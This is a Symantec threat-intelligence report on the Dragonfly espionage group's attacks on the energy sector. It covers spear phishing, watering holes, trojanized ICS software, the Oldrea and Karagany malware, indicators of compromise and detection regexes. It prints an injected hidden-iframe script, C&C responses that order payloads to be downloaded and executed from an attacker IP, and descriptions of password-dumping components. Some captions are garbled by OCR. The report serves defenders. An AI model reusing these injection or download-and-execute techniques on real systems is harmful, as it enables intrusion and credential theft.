CONTENTS

Symantec

TIMELINE

> “Identified targets of this campaign were mainly US and UK organizations within the energy sector.”

in Spain, followed in order by the US, France, Italy, and Germany.

Tools and tactics

Dragonfly uses two main pieces of malware in its attacks. Both are Remote Access Tool (RAT) type malware which provide the attackers with access and control of compromised computers. Dragonfly's favored malware tool is Backdoor.Oldrea, which is also known as Havex or the Energetic Bear RAT. Oldrea acts as a back door for the attackers on to the victim's computer, allowing them to extract data and install further malware.

Oldrea appears to be custom malware, either written by the group itself or created for it. This provides some indication of the capabilities and resources behind the Dragonfly group. The second main tool used by Dragonfly is Trojan.Karagany. Unlike Oldrea, Karagany was available on the underground market. The source code for version 1 of Karagany was leaked in 2010. Symantec believes that Dragonfly may have taken this source code and modified for its own use.

Symantec found that the majority of computers compromised by the attackers were infected with Oldrea. Karagany was only used in around 5 percent of infections. The two pieces of malware are similar in functionality and what prompts the attackers to choose one tool over another remains unknown.

Spam campaign

The Dragonfly group has used at least three infection tactics against targets in the energy sector. The earliest method was an email spear phishing campaign, which saw selected executives and senior employees in target companies receive emails containing a malicious PDF attachment. Infected emails had one of two subject lines: "The account" or "Settlement of delivery problem". All of the emails were from a single Gmail address. Figure 3 displays the number of different recipients per day.



Figure 3. Spam campaign activity from mid-February 2014 to mid-June 2013

The spam campaign began in February 2013 and continued into June 2013. Symantec identified seven different organizations targeted in this campaign. At least one organization was attacked intermittently for a period of 84 days.

Watering hole attacks

In June 2013, the attackers shifted their focus to watering hole attacks. They compromised a number of energy-related websites and injected an iframe into each of them. This iframe then redirected visitors to another compromised legitimate website hosting the Lightsout exploit kit. This in turn exploited either Java or Internet Explorer in order to drop Oldrea or Karagany on the victim's computer. The fact that the attackers compromised multiple legitimate websites for each stage of the operation is further evidence that the group has strong technical capabilities.

In September 2013, Dragonfly began using a new version of this exploit kit, known as the Hello exploit kit. The landing page for this kit contains JavaScript which fingerprints the system, identifying installed browser plugins. The victim is then redirected to a URL which in turn determines the best exploit to use based on the information collected.



Figure 4. Targeted industries over time

Figure 4 shows the compromised websites categorized into their respective industries. Fifty percent of identified targets were energy industry related and thirty percent were energy control systems, as shown in Figure 4. A clear shift in the attackers targeting can be seen in March 2014 when energy control systems become the primary target.

Trojanized software

The most ambitious attack vector used by Dragonfly was the compromise of a number of legitimate software packages. Three different ICS equipment providers were targeted and malware was inserted into the software bundles they had made available for download on their websites.

Source time zone

Analysis of the compilation timestamps on the malware used by the attackers indicate that the group mostly worked between Monday and Friday, with activity mainly concentrated in a nine-hour period that corresponded to a 9am to 6pm working day in the UTC +4 time zone.



Figure 5. Number of samples compiled per hour, UTC time zone



Figure 6. Number of samples compiled per day, UTC time zone

Conclusion

The Dragonfly group is technically adept and able to think strategically. Given the size of some of its targets, the group found a "soft underbelly" by compromising their suppliers, which are invariably smaller, less protected companies.


Symantec
APPENDIX

Appendix - Technical Description

Identification of this group is based on the use of two malware families and an exploit kit. The malware families utilized are Backdoor.Oldrea and Trojan.Karagany. The exploit kit is known as Lightsout and/or Hello. Hello is an updated iteration of Lightsout that the Dragonfly group began to use in September 2013.

Use of Backdoor.Oldrea appears to be limited to the Dragonfly group. In addition, specific instances of Trojan.Karagany have been used by this group. Karagany is a Russian RAT sold on underground forums. Instances of this malware related to the Dragonfly group are identified based on them being delivered through the Lightsout exploit kit and also a particular packer that this group used. Symantec detects the Trojan.Karagany packer used by this group as Trojan.Karagany!gen1.

The Lightsout exploit kit is a simple exploit kit that is consistently used to deliver primarily Backdoor.Oldrea and, in several instances, Trojan.Karagany.

Lightsout exploit kit

A number of sites that use content management systems were exploited and an iframe was used in order to redirect visitors to sites hosting the Lightsout exploit kit.

An example of an injected iframe can be seen in figure 7.

```
<script type="text/javascript">
var WWCPou=document.createElement("iframe");
WWCPou.height=1;
WWCPou.width=1;
WWCPou.style.visibility="hidden";
WWCPou.src="http://mahsms.ir/wp-includes/pomo/dtsrc.php";
document.getElementsByTagName("head")[0].appendChild(WWCPou);
</script>
```

Figure 7. Example of injected iframe link

The exploit kit uses browser (e.g. Internet Explorer and Firefox) and Java exploits in order to deliver either Backdoor.Oldrea or Trojan.Karagany.

An example of the structure of the Lightsout exploit kit can be seen Table 1. Note that file names and exploits used may vary.

Table 1. Examples of file names for one implementation of the Lightsout exploit kit

Page	Description	CVE
Inden2i.php	First landing page	N/A
Inden2i.html	Second landing page	N/A
PluginDetect.js	PluginDetect script	N/A
Stoh.html	Java 6 exploit Jar request file	N/A
Stoh.jar	Java 6 Exploit	CVE-2012-1723
Gami.html	Java 7 exploit Jar request file	N/A
Gami.jar	Java 7 exploit	CVE-2013-2465
Tubc.html	IE7 Exploit	CVE-2012-4792
Negc.html	IE8 Exploit	CVE-2013-1347

In September 2013, the Dragonfly group began using a new version of Lightsout, also known as the Hello exploit kit. The JavaScript included in the landing page redirects the browser to a URL that depends on the fonts installed on the system, browser add-ons, the OS version, and the user agent. At this point, it determines the best exploit to use, based on the information provided, and generates an appropriate URL to redirect the user to the appropriate exploit/payload.

The following shows an example of such a request:

```
hxxp://compromised.example/wp-includes/pomo/dtsrc.php?a=[EK _ DETERMINED _
PARAMETER]
```

Trojan.Karagany copies itself with hidden and system attributes where it was first executed as err.log[DIGITS]. It then copies the legitimate chkdsk utility in the installation folder using the payload file name but with a space before the file extension. This may fool ordinary users into thinking that this folder contains a legitimate application, for example PnPutil .exe. Trojan.Karagany!gen1 may create the following additional files in the installation folder:

- Form.api
- inact.api
- prog.cer
- Cent.api
- ie.pdb

It then creates a C:\ProgramData\Mail\MailAg\gl directory as a temporary directory used for uploading files. Trojan.Karagany then creates a link to itself in the Startup folder as an autostart when the system restarts.

Networking

Trojan.Karagany first checks for a live Internet connection by visiting Microsoft or Adobe websites. It will only reach out to its C&C server once this check is successful.

Example HTTP Requests

Internet connection test:

```
GET /en-us/default.aspx HTTP/1.1
  Accept-Encoding: gzip, deflate
  Content-Type: application/x-www-form-urlencoded
  Host: microsoft.com
  Cookie: MC1=V=3&GUID=<32 character guid>
  Connection: Keep-Alive
  Cache-control: no-cache
```

POST request to C&C server:

```
POST /geo/productid.php HTTP/1.1
  Content-Type: application/x-www-form-urlencoded
  Host: adobe.com
  Content-Length: 31
  Connection: Keep-Alive
  Cache-Control: no-cache
  identifiant=51032 _ 175129256364
```

HTTP response example:

```
HTTP/1.1 200 OK
  Date: Tue, 28 Jan 2014 05:59:58 GMT
  Vary: Accept-Encoding
  Content-Length: 324
  Content-Type: text/html
  X-Powered-By: PHP/5.3.10-1ubuntu3.9
  Via: 1.1 host.alexsieff.com

  work:3|downexec http://93.188.161.235/check2/muees27jxt/shot.jpg;
  work:5|downexec http://93.188.161.235/check2/muees27jxt/tl.jpg;
  work:7|downexec http://93.188.161.235/check2/muees27jxt/fl.jpg;
  work:103|downexec http://93.188.161.235/check2/muees27jxt/pdump.jpg;
  work:118|downexec http://93.188.161.235/check2/muees27jxt/fl.jpg;
```

The POST data contains the operating system version and a derived number:

- identifiant=[OS VERSION]_[DERIVED NUMBER]
- User-Agent tokens used in C&C requests are hard-coded. The following two examples have been observed:
- Mozilla/17.0 (compatible; MSIE 8.0; Windows NT 6.1; .NET CLR 2.0.50727; .NET CLR 3.5.30729)
- Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; .NET CLR 2.0.50727; .NET CLR 3.5.30729)

Downloaded components

- **pdump.jpg** - Used for dumping passwords into \ProgramData\Mail\MailAg\pwds.txt. Needs 'vaultcli.dll' library
- **fl.txt** - Used for listing RTF, PST, DOC, XLS, PDF, *pass*.*, *secret*.* files into \ProgramData\Mail\MailAg\fls.txt
- **tl.jpg** - Used to list running task using 'tasklist' utility
- **shot.jpg** - Used for desktop screenshot, file is saved into \ProgramData\Mail\MailAg\shot.png

Indicators of compromise

Lightsout exploit kit

Watering holes

Table 3. Detected exploit sites hosting the Lightsout exploit kit and referrer

Infected website	Infected website industry	Infected website nationality	Exploit site	Last Seen
www.s[REDACTED]e.az	File hosting service	Azerbaijan	blog.olioboard.com	18/06/2014 01:19
www.t[REDACTED]e.no	Energy control systems	Norwegian	www.manshur.ir	24/05/2014 10:53
www.s[REDACTED]e.az	File hosting service	Azerbaijan	realstars.ir	06/05/2014 22:20
s[REDACTED]e.az	File hosting service	Azerbaijan	realstars.ir	06/05/2014 23:30
www.f[REDACTED]y.com	Energy	American	aptguide.3dtour.com	11/04/2014 12:26
www.t[REDACTED]e.no	Energy control systems	Norwegian	seductionservice.com	07/04/2014 06:42
www.a[REDACTED]t.it	Energy control systems	Italian	seductionservice.com	06/04/2014 22:25
www.e[REDACTED]t.it	Energy control systems	Italian	seductionservice.com	05/04/2014 22:57
b[REDACTED]n.in	Energy control systems	Indian	mahsms.ir	23/03/2014 23:01
www.v[REDACTED]z.com	Energy	French	mahsms.ir	21/03/2014 22:30
www.r[REDACTED]e.fr	Energy	French	mahsms.ir	14/03/2014 04:30
www.e[REDACTED]m.eu	Energy	French	aptguide.3dtour.com	04/03/2014 21:27
www.r[REDACTED]e.fr	Energy	French	keeleux.com	30/11/2013 06:57
www.v[REDACTED]z.com	Energy	French	keeleux.com	11/10/2013 12:18

Detection for HTTP request of Lightsout payload

Regular expression for URL or HTTP request-line searches:

- [^=]*=(dw[de]|fn[de])$

Backdoor.Oldrea

Table 4. Recent Oldrea C&C servers detected by Symantec

Hostname	First Seen	Last Seen
a[REDACTED]e.com	25/02/2014 15:57	23/06/2014 21:06
e[REDACTED]k.ru	25/02/2014 18:47	23/06/2014 20:51
r[REDACTED]r.ru	25/02/2014 15:44	23/06/2014 17:21
l[REDACTED]l.net	25/02/2014 15:54	23/06/2014 12:51
c[REDACTED]b.ru	25/02/2014 22:37	23/06/2014 12:13
l[REDACTED]r.ru	05/03/2014 14:00	22/06/2014 22:06
p[REDACTED]3.ru	11/06/2014 03:34	22/06/2014 06:18
r[REDACTED]a.com	30/04/2014 00:07	17/06/2014 22:57
7[REDACTED]t.com	26/02/2014 09:43	13/06/2014 08:59
s[REDACTED]s.com	29/04/2014 23:43	13/06/2014 02:55
www.r[REDACTED]l.com	05/03/2014 19:18	19/03/2014 17:21
w[REDACTED]c.org	26/02/2014 04:51	11/03/2014 23:30
s[REDACTED]s.com	06/09/2013 04:03	16/01/2014 23:54
s[REDACTED]f.com.ua	14/01/2014 21:46	16/01/2014 22:49
d[REDACTED]k.com	14/01/2014 08:46	16/01/2014 22:48
z[REDACTED]k.com	14/01/2014 21:47	16/01/2014 22:47
blog.o[REDACTED]d.com	19/09/2013 07:12	16/01/2014 22:40
a[REDACTED]l.com	06/09/2013 04:41	16/01/2014 20:52
a[REDACTED]r.com	19/09/2013 01:44	15/01/2014 05:57
k[REDACTED]x.com	20/09/2013 00:22	26/09/2013 04:25
blog.k[REDACTED]x.com	20/09/2013 04:04	25/09/2013 07:57
dl.3[REDACTED]e.com	28/08/2013 06:38	06/09/2013 10:07
j[REDACTED]p.co.jp	28/08/2013 06:33	06/09/2013 09:37
s[REDACTED]e.net	28/08/2013 09:12	06/09/2013 03:54

Detection for Oldrea HTTP C&C requests

- \.php\?id=[0-9A-F]{28}.{0,5}&v1=[0-9]{1,5}&v2=[0-9]{1,10}&q=[0-9A-F]{20}

Detection for files created during installation

Regular expression for file system searches:

- (TMPprovider[0-9]{3}\.dll|sy[ds]main\.dll)

Registry changes made during installation

- HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\"TmProvider"
- HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run\"TmProvider"